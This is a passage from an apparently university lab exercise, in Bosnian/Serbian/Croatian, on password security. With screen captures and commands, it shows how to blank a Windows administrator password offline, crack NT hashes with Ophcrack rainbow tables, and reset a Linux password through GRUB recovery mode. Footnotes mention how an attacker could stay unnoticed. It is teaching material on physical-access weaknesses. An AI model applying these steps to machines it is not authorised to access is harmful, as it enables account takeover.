Ova vježba ima za cilj upoznavanje studenata sa nekim metodama i alatima za provjeru kvaliteta lozinki. Kroz upoznavanje sa ovim metodama prezentiraju se i zaštite koje operativni sistemi imaju protiv pogađanja lozinki. Tako da studenti, na praktičnim primjerima, vide koje lozinke je lakše pogoditi i kakve lozinke ne treba birati. Dodatna poduka koju bi trebali dobiti je koliko je fizička sigurnost bitna. Kroz vježbu se prezentiraju i koriste alati za realizaciju ovih funkcija aktuelni u vrijeme pisanja. Ovi alati pokazuju trenutno stanje u ovoj oblasti. Na osnovu njih je moguće vidjeti koliko je lako ili teško neovlašteno doći do lozinki na različitim operativnim sistemima. Za teoretsko objašnjenje zaštite lozinki i napada na njih vidjeti knjigu [32] koja je usklađena sa ovim vježbama. Inicijalne ideje za ovo vježbu došle su iz odlične praktične knjige iz oblasti računarske sigurnosti [51].

3.1 Prijava na OS bez poznavanja lozinke

Potrebno je da se studenti pokušaju prijaviti na računar kao privilegovani korisnici bez poznavanja podataka potrebnih za prijavu (korisničko ime / lozinka).

3.1.1 Na Widows OS

Upotrebom alata *Offline Windows Password & Registry Editor*

Rješenje: Alat *Offline Windows Password & Registry Editor* omogućava izmjenu lozinki svakog od korisnika svake verzije Windows OS od NT3.5. Iako je zvanično moguće izmijeniti lozinke, najsigurnije je lozinku obrisati, odnosno postaviti da bude prazna. Iz iskustva autora promjena lozinke ponekad bude neuspješna. Alat

je vrlo koristan, i namijenjen je za situacije kada korisnik zaboravi administratorsku lozinku za svoj Windows sistem¹.

Prije prelaska na praktično objašnjavanje način upotrebe alata malo teoretsko objašnjenje kako alat rad. Datoteka u kojoj su pohranjene lozinke Windows korisnika² zaštićena je od izmjena od strane Windows OS. Međutim ova zaštita je aktivna samo kad je taj Windows OS, čija je to datoteka sa lozinkama, aktivan. Kada se na tom računaru pokrene drugi OS, za njega je datoteka sa lozinkama onog Windows OS samo obična datoteka koju može mijenjati. Ako je poznato gdje u toj datoteci i u kom obliku su upisane lozinke moguće je upisati lozinku po izboru onoga ko piše u tu datoteku. Iako format Windows datoteke sa lozinkama nije javan, nije mogao ostati tajan, pa su istraživači uspjeli da saznaju gdje i kako su zapisane lozinke. Offline Windows Password & Registry Editor je minimalna Linux distribucija koja omogućava pokretanje Linux OS sa nekog prenosivog memorijskog medija (USB, CD) te izvršavanje skripte koja omogućava pronalazak Windows datoteka sa lozinkama, pregled korisnika te izmjenu ili brisanje njihovih lozinki u toj datoteci. Ono što je važno iz ovoga zapamtiti je da je moguće obrisati Windows administratorsku lozinku računara kom se ima fizički pristup³. Bez fizičke sigurnosti nema drugih sigurnosti.

Offline Windows Password & Registry Editor (u nastavku OWPRE) moguće je preuzeti sa lokacije:

<http://pogostick.net/~pnh/ntpasswd/>

U zavisnosti od toga da li se želi staviti na CD ili USB potrebno je izabrati odgovarajuću datoteku. Ovu datoteku je potrebno prebaciti na izabrani medij (CD ili USB) prema uputama. Upute za upotrebu se nalaze na istoj adresi, a sam softver prilično dobro objašnjava šta je potrebno uraditi da bi se ostvario željeni cilj. Na većini mjesta gdje je tokom izvršavanja potrebno nešto izabrati ponuđena (*default*) opcija je ona koja je potrebna.

U konkretnom primjeru preuzeta je kompresovana datoteka cd140201.zip u kojoj

¹ Ta situacija se u stvarnosti često dešava korisnicima koji, poštujući savjete, u redovnom radu koriste ne-administratorsku prijavu. Ako se rijetko prijavljuju kao administrator onda zaborava lozinku. Autor ovdje ne savjetuje da se korisnici prijavljuju kao administratori, naprotiv smatra da se na OS treba prijavljivati isključivo kao nepriviligovani korisnik, osim kad je potrebno obaviti nešto za što je potrebna privilegovana prijava,

² SAM (Security Account Manager) datoteka, koja se, u većini Windows verzija, nalazi na lokaciji `\Windows\system32\config`.

³ Postoje i neke zaštite na nivou BIOS-a, ali se i one mogu zaobići.

se nalazi CD *image* sa istim imenom. Taj *image* zapisan je na CD. Taj CD je ubačen u računar na kom je instaliran Windows 7 OS čiju lozinku se želi obrisati. U BIOS-u računara mora biti podešenje da datoteke operativnog sistema traži na CD-u (ili USB ako se koristi USB za ovu namjenu) prije nego ih potraži na hard disku. Ovim se osigurava da će se pokrenuti operativni sistem sa CD-a, koji će omogućiti pristup i izmjene datoteke sa Windows lozinkama.

Nakon pokretanja sa CD-a pojavljuje se ekran sa nazivom softvera i osnovnim informacija o njegovom autoru (Petter Nordahl-Hagen). Na tom ekranu moguće je dodat neke opcije za pokretanje (*boot*) Linux kernela. Uglavnom je dovoljno samo pritisnuti "Enter".

Nakon toga pokreće se OS sa CD-a, te softver koji ostvaruje željenu funkcionalnost. U prvom koraku pretražuju se svi diskovi u računaru i sve particije na njima u potrazi za particijama na kojima je instaliran Windows OS. Na većini računara, to je samo jedna particija. Sada softver nudi korisniku da izabere koju od particija koje je pronašao želi da koristi u nastavku. Izbor se vrši unošenjem broja ispred particije. Nude se i još neke opcije koje su objašnjene i uglavnom nisu potrebne. Kako je na računaru pronađena samo jedna particija sa Windows instalacijom ponuđeno je da se izabere broj 1. I ovdje je potrebno prihvatiti ponuđenu opciju pritiskom na "Enter". Izgled ovog ekrana prikazan je na slici 3.1.

Slijedeći korak je izbor datoteke sa registrima. Podrazumijevana opcija je da se izabere SAM datoteka u kojoj su pohranjene lozinke. Ostale ponuđene opcije uglavnom nisu potrebne za brisanje lozinke. Potrebno je pritisnuti "Enter" da se prihvati ponuđena opcija. Izgled ovog ekrana prikazan je na slici 3.2.

Sada je potrebno izabrati da li se žele mijenjati lozinke (i podaci o korisnicima), ispisati grupe korisnika ili uređivati unosi u registrima. Predloženu opciju jedan treba i ovdje izabrati pritiskom na "Enter". Izgled ovog ekrana prikazan je na slici 3.3.

OWPRE sada ispiše korisnička imena svih korisnika Windows OS, uz informaciju o tome da li su administratori, te da li su te korisnici zaključani. Na ovom ekranu potrebno je izabrati za kog korisnika se žele mijenjati podaci. Na računaru koji je korišten u ovom primjeru pronađena su četiri korisnička imena: **Guest** - koji je zaključan, **Administrator** - koji je takođe zaključan (jer se koristi drugo korisničko ime za administraciju računara, ali u svakom slučaju mora biti bar jedan nezaključan korisnik koji ima administratorske privilegije), **student** - koji nije administrator i čija je lozinka prazna (dodatna informacija koju je softver otkrio i prikazao), te **studentad** - koji je administrator koji nije zaključan i čija

```

)river load done, if none loaded, you may try manual instead.
-----
** If no disk show up, you may have to try again (d option) or manual (m).
*****
* Windows Password Reset & Registry Edit Utility
* (c) 1997-2014 Petter N Hagen - pnordahl@eunet.no
* GNU GPL v2 license, see files on CD
*
* HINT: If things scroll by too fast, press SHIFT-PGUP/PGDOWN ...
*****
=====
There are several steps to go through:
- Automatic search for windows installations
- Select which windows install to change (if more than one)
- Then finally the password change or registry edit itself
- If changes were made, write them back to disk
DON'T PANIC! Usually the defaults are OK, just press enter
all the way through the questions
=====
# Step ONE: Select disk partition where the Windows installation is
=====
\ device bytes GB MB=== DISK PARTITIONS:
| sda1 102400 0 100
| sda2 26109952 24 25498
100 MB partition sda1 is NTFS. No windows there
25498 MB partition sda2 is NTFS. Found windows on: Windows/System32/config
=====
--- Possible windows installations found:
1 sda2 25498MB Windows/System32/config
Please select partition by number or
q = quit, o = go to old disk select system
d = automatically start disk drivers
e = manually select disk drivers to load
f = fetch additional drivers from floppy / usb
a = show all partitions found (fdisk)
l = show probable Windows partitions only
select: [1] _

```

Slika 3.1: OWPRE - Izbor partcije sa Windows instalacijom

```

Selected 1
Mounting from /dev/sda2, with filesystem type NTFS
So, let's really check if it is NTFS?
Yes, read-write seems OK.
Mounting it. This may take up to a few minutes:
Success!
=====
# Step TWO: Select registry files
=====
-rwxrwxrwx 2 0 0 28672 Feb 25 16:37 BCD-Template
-rwxrwxrwx 2 0 0 44302336 Feb 25 14:36 COMPONENTS
-rwxrwxrwx 2 0 0 63536 Feb 25 14:33 COMPONENTS{016888b9-6c6
f-11de-81d-001e0bdcde3ec}.TM.blf
-rwxrwxrwx 2 0 0 524288 Feb 25 14:33 COMPONENTS{016888b9-6c6
f-11de-81d-001e0bdcde3ec}.TM.Container000000000000000001.regtrans-ms
-rwxrwxrwx 2 0 0 524288 Feb 25 09:39 COMPONENTS{016888b9-6c6
f-11de-81d-001e0bdcde3ec}.TM.Container000000000000000002.regtrans-ms
-rwxrwxrwx 1 0 0 262144 Apr 24 19:37 DEFAULT
-rwxrwxrwx 1 0 0 0 Jul 14 2009 Journal
-rwxrwxrwx 1 0 0 0 Feb 25 07:37 RegBack
-rwxrwxrwx 1 0 0 262144 Apr 24 19:37 SAM
-rwxrwxrwx 1 0 0 262144 Apr 24 19:37 SECURITY
-rwxrwxrwx 1 0 0 50853936 Apr 24 19:37 SOFTWARE
-rwxrwxrwx 1 0 0 10747904 Apr 24 19:37 SYSTEM
-rwxrwxrwx 1 0 0 4096 Feb 25 07:38 TXR
-rwxrwxrwx 1 0 0 4096 Nov 21 2010 systemprofile
Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam]
2 - RecoveryConsole parameters [software]
3 - Load almost all of it, for regedit tec [system software sam security]
q - quit - return to previous
fil : _

```

Slika 3.2: OWPRE - Izbor datoteke sa registrima

```
Selected files: sam
Copying sam to /tmp
=====
# Step THREE: Password or registry edit
=====
:hnftp version 1.00 140201, (c) Petter N Hagen
hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 400001 bytes, containing 7 pages (+1 headerpage)
Used for data: 261/53296 blocks/bytes, unused: 6/7920 blocks/bytes.

(>=====(<) chnftp Main Interactive Menu (<=====(<)
Loaded hives: <SAM>
  1 - Edit user data and passwords
  2 - List groups
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> _
```

Slika 3.3: OWPRE - Izbor uređivanja lozinke ili registara

lozinka nije prazna. Ponuđena je opcija da se uređuju podaci o ovom korisniku koji je aktivni administrator. I ovdje je dovoljno pritisnuti "Enter" da se potvrdi taj izbor. Izgled ovog ekrana prikazan je na slici 3.4.

```
==== chnftp Edit User Info & Passwords ====
RID - Username ----- Admin? - Lock? --
01f4 Administrator ADMIN dis/lock
01f5 Guest dis/lock
03e9 student *BLANK*
03e8 student ADMIN
Please enter user number (RID) or 0 to exit: [3e8] _
```

Slika 3.4: OWPRE - Izbor korisnika za izmjene

Nakon izbora korisnika ispisuju se osnovni podaci o korisniku. Nudi se nekoliko opcija koje pokazuju mogućnosti ovog softvera (odnosno mogućnosti koje se javljaju kad je moguće mijenjati Windows datoteku sa podacima o korisnicima - SAM). Prva opcija je da se obriše lozinka za korisnika. Ta opcija će i biti izabrana nakon što se opišu ostale. Druga opcija nudi da se otključa zaključani korisnik.⁴ Treća opcija omogućava da se obični korisnik promoviše u administratora⁵. Četvrta i peta opcija omogućavanje dodavanje i uklanjanje korisnika iz neke od grupa. Ovim se korisniku mogu dodijeliti prava koja ranije nije imao. Kao i na većini izbornika postoji opcija da se odustane i vrati na prethodni izbornik. Potrebno je izabrati prvu opciju unosom broja "1" i pritiskom na "Enter". Izgled

⁴ Ta opcija bi ovdje bila korisna za primijeniti za zlonamjernog napadača koji ne želi biti otkriven na korisničkom imenu Administrator koje nema lozinku jer bi je bilo teže primijetiti.

⁵ Takođe korisna za zlonamjernog napadača koji ne želi biti otkriven.

ovog ekrana prikazan je na slici 3.5.

```

===== USER EDIT =====
RID      : 1000 [03e8]
Username : studentad
Fullname :
Comment  :
Homedir  :

0000220 = Administrators (which has 2 members)
Account bits: 0x0214 =
[ ] Disabled [X] Homedir req. [X] Passwd not req.
[ ] Temp. duplicate [X] Normal account [ ] NMS account
[ ] Domain trust ac [ ] Wks trust act. [ ] Srv trust act
[X] Pwd don't expir [ ] Auto lockout [ ] (unknown 0x08)
[ ] (unknown 0x10) [ ] (unknown 0x20) [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 15

-- User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
select: [q] > 1_

```

Slika 3.5: OWPRE - Izbor izmjene na korisničkom računu

Kao rezultat ove akcije pojavi se poruka "Password cleared!" i ponovo se ponudi isti izbornik sa slike 3.5. Kako je ovo bila željena operacija sada je potrebno izabrati da se izađe iz ovog izbornika unosenjem slova "q" i pritiskom na "Enter". Time se vraća na prethodni izbornik sa slike 3.4 iz kog treba izaći na isti način. Sada se pojavljuje informacija o tome koji registri su izmijenjeni i upit da li se izmjene žele upisati na disk. Ovo znači da se može uraditi više izmjena za različite korisnike pa onda sve te izmjene trajno spremi u datoteku. Ponuđena opcija je da se ne upisuje, pa je potrebno unijeti slovo "y" i kliknuti "Enter" da bi se definitivno obrisala lozinka izabranog korisnika (*studentad*). Izgled ovog ekrana prikazan je na slici 3.6.

Ovim je proces brisanja lozinke završen o čemu se ispiše poruka "EDIT COMPLETE". Softver nudi da se ponovo pokrene, što nije neophodno, pa je dovoljno pritisnuti "Enter" (jer je ponuđena opcija da se ne pokreće ponovo). Izgled ovog ekrana prikazan je na slici 3.7.

Izvršenje se nastavlja sa komandne linije. Sada je moguće unosti komande ili ponovo pokrenuti računar pritiskom na "Ctrl-Alt-Del". Kako su napravljene izmjene koje se željelo napraviti potrebno je pritisnuti ovu kombinaciju tipki i ponovo pokrenuti računar. Tokom pokretanja potrebno je izvaditi CD iz računara i omogućiti mu da pokrene Windows OS sa hard diska. Moguće je samo ugastiti računari ponovo ga upaliti (ali izvaditi CD prije pokretanja OS).

```

- - - - User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
select: [q] > q

[>=====(<) chntpw Main Interactive Menu (<)=====(<)]
Loaded hives: <SAM>
  1 - Edit user data and passwords
  2 - List groups
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> q
Hives that have changed:
# Name
0 <SAM> - OK

=====
! Step FOUR: Writing back changes
=====
About to write file(s) back? Do it? [n] : q_

```

Slika 3.6: OWPRE - Upisivanje izmjena na disk

```

About to write file(s) back? Do it? [n] : y
cat: can't open '/tmp/disk': No such file or directory
Writing SAM
***** EDIT COMPLETE *****
You can try again if it somehow failed, or you selected wrong
New run? [n] : _

```

Slika 3.7: OWPRE - Završetak rada

Nakon pokretanja Windows OS izabran je korisnik kom je izbrisana lozinka (studentad) i bilo je moguće prijaviti se bez unošenja lozinke.

Offline Windows Password & Registry Editor je jednostavan alat koji dobro radi svoju osnovnu namjenu i nudi neke dodatne mogućnosti. Ovaj alat je autorov prvi izbor za resetovanje izgubljene administratorske lozinke na Windows OS.

Upotrebom *Live CD Ophcrack*

Za potrebe pokazivanja u ovom materijalu na Windows 7 OS napravljena su još tri korisnika sa različitim kompleksnostima lozinke:

- „naivni“ sa vrlo kratkom i jednostavnom lozinkom;
- „razumni“ sa lozinkom dužine tačno osam znakova koja bi trebala biti kvalitetna i upotrebljiva (može se zapamtiti bez zapisivanja);
- „dugacki“ sa lozinkom velike dužine.

Studenti sami mogu napraviti lozinke željene kompleksnosti i time testirati koje lozinke je lakše, a koje teže pogoditi.

Rješenje: Alat Ophcrack je namijenjen za pogađanje Windows lozinki. Baziran je na "duginim tabelama" (*Rainbow tables*) [35]. Ovdje je korištena verzija koja se preuzima kao slika (*image*) CD-a i omogućava pokretanje sa CD-a na koji je snimljen. Za razliku od prethodnog alata ovaj alat ne mijenja datoteku sa lozinkama već pokušava pogoditi lozinke na osnovu njihovih zapisa (*hash*) u toj datoteci.

Ophcrack Live CD moguće je preuzeti sa lokacije:
<http://ophcrack.sourceforge.net/>

U vrijeme pisanja dostupne su bile tri verzije Live CD za preuzimanje. Njihovi nazivi su XP LiveCD, Vista/7 LiveCD i LiveCD (without tables). Prva verzija namijenjena je za pogađanje lozinki na osnovu starog načina zapisivanja lozinki na Windows operativnim sistemima (LM *hash*) koji se koristio na Windows OS do verzije XP. Lozinke zapisane na ovaj način bilo je lakše pogoditi, pa je iz tog razloga u novijim verzijama OS Microsoft prešao na sigurnije zapise. Druga verzija namijenjena je za pogađanje lozinki na osnovu načina zapisivanja lozinki na novijim Windows OS (NT *hash*) koji se koristi na Windows OS od verzije 7⁶. Više detalja o LM i NT *hash* može se pronaći u [55]. Obje ove verzije na CD-u uključuju tabele koje se koriste za pogađanje lozinki. Treća verzija je samo softver bez tabela. Za korištenje te verzije potrebno je posebno preuzeti tabele i učiniti ih dostupnim softveru prilikom pogađanja lozinki. Način na koji se ovo može uraditi biće pomenut tokom prikaza upotrebe Ophcrack LiveCD.


U konkretnom primjeru izabrana je druga, Vista/7 verzija. Preuzeti *image* zapisan je na CD. Taj CD je ubačen u računar na kom je instaliran Windows 7 OS čije lozinke se žele pogoditi. Ponovo je bilo potrebno osigurati da BIOS podešavanje omogućavaju pokretanje OS sa CD-a, prije nego sa hard diska.

Nakon pokretanja sa CD-a pojavljuje se ekran na kom se bira koja verzija Ophcrack se želi pokrenuti. Ponuđene su tri grafičke verzije (automatska, ručna i sa malo RAM) i jedna tekstualna. Na tom ekranu moguće je dodati neke opcije za pokretanje (*boot*) Linux kernela. Uglavnom je dovoljno samo pritisnuti "Enter".

Nakon toga pokreće se OS sa CD-a, te softver koji ostvaruje željenu funkcionalnost. U prvom koraku ispisuju se svi korisnici OS i *hash*-evi njihovih lozinki koji su pronađeni u SAM datoteci. Ophcrack odmah pokušava sa pogodi lozinke pretražujući sve kombinacije iz relativno kratkog i ograničenog skupa znakova.


⁶ NT *hash* postojao je i u ranijim verzijama ali su se lozinke po inicijalnoj konfiguraciji čuvale i kao LM i kao NT *hash*. Od Windows Vista podrazumijevana opcija je da se ne čuva LM *hash*.

U ovom koraku se mogu pogoditi vrlo jednostavne i kratke lozinke. Izgled ovog ekrana nakon prvog, jednostavnog, pokušaja pogađanja lozinke prikazan je na slici 3.8.



Slika 3.8: Ophcrack - Lista korisnika i *hash*-eva

U slijedećem koraku Ophcrack pokušava učitati *rainbow* tabele sa CD-a sa kog je i pokrenut. Ako ih uspije pronaći proces pogađanja lozinke uz pomoć tabela se nastavlja automatski, bez intervencije od strane korisnika. Ako Ophcrack ne može pronaći tabele onda je potrebno da korisnik izabere putanju do tabela želi koristiti za pogađanje. Ovo se postiže klikom na dugme "Tables" u gornjem redu prozora, te klikom na dugme "Install" u prozoru koji se otvori. Nakon toga se otvori prozor koji omogućava izbor lokacije na kojoj se nalaze tabele. Na slici 3.9 prikazan je izbor lokacije sa tabelama koja se nalazi na CD-u sa kog je pokrenut Ophcrack. To su jedine tabele dostupne na ovoj, besplatnoj, verziji za Windows


Vista/7 OS.⁷Slika 3.9: Ophcrack - Izbor *rainbow* tabela

Po izboru lokacije potrebno je kliknuti na dugme "Choose", te na dugme "OK" na slijedećem ekranu. Na glavnom ekranu koji se sad vrati kontrola potrebno je kliknuti na dugme "Crack" u gornjem redu prozora. Time se pokreće proces učitavanja tabela sa CD-a u RAM kako je prikazano na slici slici 3.10.

Po učitavanju tabela u radnu memoriju počinje pogađanje lozinki. Ovo pogađanje može trajati i duže vremena za veći broj korisnika i kompleksnije lozinke. U konkretnom slučaju Ophcrack je nakon skoro 49 minuta⁸ uspio pogoditi tri lozinke od pet koje je pogađao, kako se vidi na slici 3.11.

⁷ U ovom koraku moguće je izabrati tabele sa nekog drugog medija (npr. USB). Druge tabele su dostupne sa Ophcrack web stranice. Tabele se razlikuju po veličini (380MB do 2 TB) i shodno tome po dužini i kompleksnosti lozinki koje mogu pogoditi.

⁸ Lozinke koje su pronađene pogođene su za desetak minuta, a ostalo vrijeme bilo je potrošeno za, neuspješan, pokušaj pogađanja preostale dvije lozinke.


Slika 3.10: Ophcrack - Učitavanje *rainbow* tabela u radnu memoriju

Pored pogađanja lozinke ova vježba treba da posluži kao indikator koje i kakve lozinke je lakše pogoditi. U podpoglavlju 3.2 se pogađaju ove iste lozinke drugim alatom i metodom pogađanja.

3.1.2 Na Linux OS

Korištenjem mogućnosti *boot loader-a*

Ni Linux OS nije otporan na prijavljivanje bez poznavanje lozinke za korisnika koji ima fizički pristup računaru. Ova mogućnost postoji iz praktičnih razloga da omogući vlasniku računara koji je zaboravio lozinku da je može promijeniti. Procedura da se ovo uradi je principijelno slična za sve Linux distribucije, sa malim razlikama za različite verzije. Ovdje će biti pokazana procedura na Ubuntu 14.04. Prvi korak je da se nakon paljenja računara u *boot loader* izborniku, konkretno je to ovdje Grub, izabere opcija koja omogućava izmjenu lozinke. U konkretnom primjeru to je opcija "Advanced options for Ubuntu" kako je prikazano na slici 3.12.



Slika 3.11: Ophcrack - Rezultat pogađanja lozinki

Time se dolazi do drugog GRUB izbornika gdje je potrebno izabrati opciju koja na kraju naziva ima "(recovery mode)" kao na slici 3.13.

Na slijedećem izborniku potrebno je izabrati opciju "root" koja omogućava pristup komandnoj liniji kao privilegovani (*root*) korisnik, kao na slici 3.14.

Nakon izbora ove opcije, pritiskom na "Enter", moguće je unositi komande koje će omogućiti promjenu lozinke za bilo kog korisnika. Da bi promjena lozinke bila moguća potrebno je da datotečni sistem bude *mount*-an tako da se na njega može i pisati. Da bi se ovo postiglo potrebno je ukucati komandu:

```
mount -rw -o remount /
```

Sada je moguće promijeniti lozinku za bilo kog korisnika. Listu korisnika moguće je dobiti komandom:

```
ls /home
```

Privilegovani korisnik na Ubuntu je korisnik koji je u *sudo* grupi. Koji je od izlistanih korisnika u grupi *sudo* može se provjeriti komandom:



Use the ↑ and ↓ keys to select which entry is highlighted.
 Press enter to boot the selected OS, `e` to edit the commands
 before booting or `c` for a command-line.

Slika 3.12: Izbor GRUB opcije "Advanced"

```
grep sudo /etc/group
```

Promjenu lozinke za bilo kog korisnika moguće je uraditi pozivom komande `passwd` kojoj se kao parametar unese ime korisnika čija se lozinka želi promijeniti. Ovdje se želi promijeniti lozinka za korisnika `sasa` što se može uraditi unosom komande:


```
passwd sasa
```

Nakon toga potrebno je unijeti novu lozinku dva puta.


Sada je još potrebno ponovo pokrenuti operativni sistem komandom:

```
reboot
```

